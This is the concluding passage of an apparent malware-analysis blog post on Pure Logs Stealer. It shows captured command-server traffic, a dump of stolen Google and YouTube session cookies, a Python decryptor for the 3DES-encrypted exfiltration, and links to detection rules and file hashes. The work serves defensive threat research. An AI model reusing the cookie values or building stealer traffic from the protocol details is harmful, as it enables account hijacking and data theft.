
Before sending the actual data to C2, it sends the data size as shown below.



```
> Frame 2295: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface \Device\NPF_{4
> Ethernet II, Src: Xensource_23:fc:9f (00:16:3e:23:fc:9f), Dst: AbbIndustria_23:05:83 (00:00:23:23
> Internet Protocol Version 4, Src: 19[redacted], Dst: 18[redacted]
> Transmission Control Protocol, Src Port: 55535, Dst Port: 7702, Seq: 1, Ack: 1, Len: 4
v Data (4 bytes)
    Data: c8e70200
    [Length: 4]
```

The exfiltrated data is sent at once instead of in separate parts, which impacts the successful infection. The attacker will not receive any data if the communication is interrupted at a certain point. It is worth mentioning that stealers such as Raccoon Stealer send the data in parts to the C2 server, so in case of network interruption, at least some data is exfiltrated.

As it was briefly mentioned before, Pure Logs Stealer uses 3DES for data encryption that is sent over to C2. The 3DES key is derived from the value supplied as one of the parameters along with the C2 IP address in the stealer payload.



```
tcp.stream eq 6
No.      Time        Source          Destination     Protocol Length Info
  2295   7.948850    19[redacted]    18[redacted]    TCP         58 55535 → 7702 [PSH, ACK] Seq=1 Ack=1 Win=64000 Len=4
  2296   7.963393    18[redacted]    19[redacted]    TCP         60 7702 → 55535 [ACK] Seq=1 Ack=5 Win=63997 Len=0
  1501…  821.348788  19[redacted]    18[redacted]    TCP      14654 55535 → 7702 [ACK] Seq=5 Ack=1 Win=64000 Len=14600
  1501…  821.349511  18[redacted]    19[redacted]    TCP         60 7702 → 55535 [ACK] Seq=1 Ack=14605 Win=64000 Len=0
  1501…  821.349541  19[redacted]    18[redacted]    TCP      26334 55535 → 7702 [ACK] Seq=14605 Ack=1 Win=64000 Len=26280
  1501…  821.350262  18[redacted]    19[redacted]    TCP         60 7702 → 55535 [ACK] Seq=1 Ack=40885 Win=64000 Len=0
  1501…  821.350278  19[redacted]    18[redacted]    TCP      38014 55535 → 7702 [ACK] Seq=40885 Ack=1 Win=64000 Len=37960
  1501…  821.350861  18[redacted]    19[redacted]    TCP         60 7702 → 55535 [ACK] Seq=1 Ack=78845 Win=64000 Len=0
  1501…  821.350923  19[redacted]    18[redacted]    TCP      49694 55535 → 7702 [ACK] Seq=78845 Ack=1 Win=64000 Len=49640
  1501…  821.351796  18[redacted]    19[redacted]    TCP         60 7702 → 55535 [ACK] Seq=1 Ack=128485 Win=64000 Len=0
  1501…  821.351813  19[redacted]    18[redacted]    TCP      61374 55535 → 7702 [ACK] Seq=128485 Ack=1 Win=64000 Len=61320
  1501…  821.352493  18[redacted]    19[redacted]    TCP         60 7702 → 55535 [ACK] Seq=1 Ack=189805 Win=64000 Len=0
  1501…  821.352509  19[redacted]    18[redacted]    TCP        662 55535 → 7702 [PSH, ACK] Seq=189805 Ack=1 Win=64000 Len=608
  1501…  821.376306  18[redacted]    19[redacted]    TCP         60 7702 → 55535 [ACK] Seq=1 Ack=190413 Win=63981 Len=0
```

```
> Frame 150154: 14654 bytes on wire (117232 bits), 14654 bytes captured (117232 bits) on interface
> Ethernet II, Src: Xensource_23:fc:9f (00:16:3e:23:fc:9f), Dst: AbbIndustria_23:05:83 (00:00:23:23
> Internet Protocol Version 4, Src: 19[redacted], Dst: 18[redacted]
> Transmission Control Protocol, Src Port: 55535, Dst Port: 7702, Seq: 5, Ack: 1, Len: 14600
v Data (14600 bytes)
    Data [truncated]: 683aa29ecfebeff4c2b64d2d7b1612705bbcdd5c55f59a3de9e7aa4a73f67b20e349437cd93f
    [Length: 14600]
```

```
0030  fa 00 38 d9 00 00 68 3a  a2 9e cf eb ef f4 c2 b6   ··8···h: ········
0040  4d 2d 7b 16 12 70 5b bc  dd 5c 55 f5 9a 3d e9 e7   M-{··p[· ·\U··=··
0050  aa 4a 73 f6 7b 20 e3 49  43 7c d9 3f cc 9b 9b b4   ·Js·{ ·I C|·?····
0060  3e ef ea 46 bb b1 f7 d6  b1 fc 3c 46 f6 e0 1c dc   >··F···· ··<F····
0070  a3 00 35 2b 2d ba 01 84  2e 24 93 ef 56 4a b8 29   ··5+-··· .$··VJ·)
0080  5c 30 a8 0a 87 c7 69 da  7e 88 c4 5d 8c 71 bd ac   \0····i· ~··]·q··
0090  c8 8a 4d 1a 07 20 67 47  d8 90 4e dd 5c 19 9a 40   ··M·· gG ··N·\··@
00a0  6b fa a5 e1 1b 5b c8 12  cc 23 67 3f 07 49 93 40   k····[·· ·#g?·I·@
00b0  9c 34 77 c8 c3 8c 6f de  a8 a7 29 2e bc 47 57 39   ·4w···o· ··).·GW9
00c0  05 57 f0 3b 05 e7 ed e0  61 11 05 25 5b 82 b3 75   ·W·;···· a··%[··u
00d0  d5 54 b4 48 d0 6f 98 65  0f bc 1f cd da 9f c5 eb   ·T·H·o·e ········
00e0  69 6e a2 ad f7 86 e2 2d  a9 29 3b 96 88 9a 2a 90   in······ ·);···*·
00f0  ba 6c 77 7c df ee da cd  64 eb 82 d1 39 ca ed 21   ·lw|···· d···9··!
0100  5a 59 6a ff 4e e5 c8 23  55 2f 87 76 c8 b2 ed 7a   ZYj·N··# U/·v···z
0110  7f 7d 04 26 8d 69 64 57  9b ba 17 52 55 fd a9 af   ·}·&·idW ···RU···
0120  a5 5a 5d 66 d5 88 44 d8  62 24 5e 45 81 7c 42 da   ·Z]f··D· b$^E·|B·
0130  60 bd 41 e4 5a be 85 d0  d0 77 dd ff b2 83 ba 9e   `·A·Z··· ·w······
0140  f4 9a 31 7c cc 5d 3e b8  6e b3 e5 5b 9a c4 ff 47   ··1|·]>· n··[···G
0150  c0 7b e9 58 c6 d3 ae 1b  d6 65 94 49 ee 7d 1c 13   ·{·X···· ·e·I·}··
0160  51 be e3 1f 0e e2 9e 7b  80 9a 28 21 42 29 f9 04   Q······{ ··(!B)··
0170  04 0e ee 73 6a ab 33 6a  0d 2b 9c 4b 1e 3a 58 fa   ···sj·3j ·+·K·:X·
0180  5a f3 25 64 ec 24 e9 17  ab 87 47 d2 c7 ee ce 62   Z·%d·$·· ··G····b
```

Data (data.data), 14,600 bytes   Packets: 167105 · Displayed: 14 (0.0%)   Profile: Default

```
qThtjSP-f09d8LbYz_WcsPUo8DLGk7r35rw7H3rkICWb52\x1aS.google.ca\tTRUE\t/\tFALSE\t13382169484105927\tAPISID\tof9MPF
204134\tAPISID\tof9MPFycVXcDhzms/AIfGofd1WtvhpqVG7\x1aU.youtube.com\tTRUE\t/\tFALSE\t13382169483915793\tAPISID\t
tA6IWRMueSb1VOY5IY\x1a@.google.ru\tTRUE\t/\tFALSE\t13382169484204047\tHSID\tAczPCZM9VuT2Md7_5\x1aB.youtube.com\t
8JvmZ4VGxiQVNJOdfjTv9nKBpxjpgOIMMp5hN3jtvtuc8sAtsfsa2_Q.\x1a\xdd\x01.google.ca\tTRUE\t/\tFALSE\t133634206841060
XZWUIkM8NSDbCQ7Q\x1a\xdd\x01.google.ru\tTRUE\t/\tFALSE\t13363420684204215\tNID\t511=GpRVnjs5bNmZPWsJycmKPR3TSWMY
\tTRUE\t/\tFALSE\t13350201470000000\tOTZ\t7347198_56_56__56_\x1aT.google.ca\tTRUE\t/\tFALSE\t13382169484105972\t
```

The Python implementation to decrypt the traffic:

```
# Author: RussianPanda

import gzip
import binascii
from Crypto.Cipher import DES3
from Crypto.Hash import MD5
from Crypto.Util.Padding import unpad

# Decrypt data using 3DES with MD5 hash of a key string

def decrypt_3des(encrypted_data_hex, key_string):
    encrypted_data = binascii.unhexlify(encrypted_data_hex)
    md5_hash = MD5.new()
    md5_hash.update(key_string.encode('utf-8'))
    key = md5_hash.digest()
    cipher = DES3.new(key, DES3.MODE_ECB)


    # Decrypt the data
    decrypted_data = cipher.decrypt(encrypted_data)
    decrypted_data_unpadded = unpad(decrypted_data, DES3.block_size)
    return decrypted_data_unpadded

def decompress_gzip(data):
    data_without_length = data[4:]
    decompressed_data = gzip.decompress(data_without_length)
    return decompressed_data

encrypted_data_hex = ""

# Key string used for encryption
key_string = ""

# Decrypt the data
decrypted_data = decrypt_3des(encrypted_data_hex, key_string)
decompressed_data = decompress_gzip(decrypted_data)

# Saving the decompressed data to a file
output_file = "decrypted_data.bin"
with open(output_file, 'wb') as file:
    file.write(decompressed_data)
print(f"Decompressed data saved as {output_file}")
```

Conclusion

Despite the obfuscation and layers of unpacking, Pure Logs Stealer is similar to other .NET stealers and does not possess any special functionalities. The effectiveness of its file grabber and file loader features remains to be questioned.

Detection Rules

You can access the Yara detection rule for Pure Logs Stealer here.

You can access the Sigma detection rule for Pure Logs Stealer here.

Indicators of Compromise

Name	Indicators
Stealer Payload	2b84f504b2b8389d28f2a8179a8369fc511391e7331f852aaf3a6a2f26a79ee4
Stealer Payload	8543ea15813ea170dd0538d7cd629f451ceb7e18b07c4db1cdbce5e089b227d4

Reference

https://learn.microsoft.com/en-us/dotnet/fundamentals/networking/sockets/sockets-overview

https://github.com/RussianPanda95/Yara-Rules/blob/main/Pure%20Logs%20Stealer/purelogs_stealer.yar

https://github.com/RussianPanda95/Sigma-Rules/blob/main/Pure%20Logs%20Stealer/purelogs_stealer_dll_creation.yaml

https://twitter.com/cod3nym

Previous Post

MetaStealer - Redline's Doppelgänger

Next Post

MetaStealer Part 2, Google Cookie Refresher Madness and Stealer Drama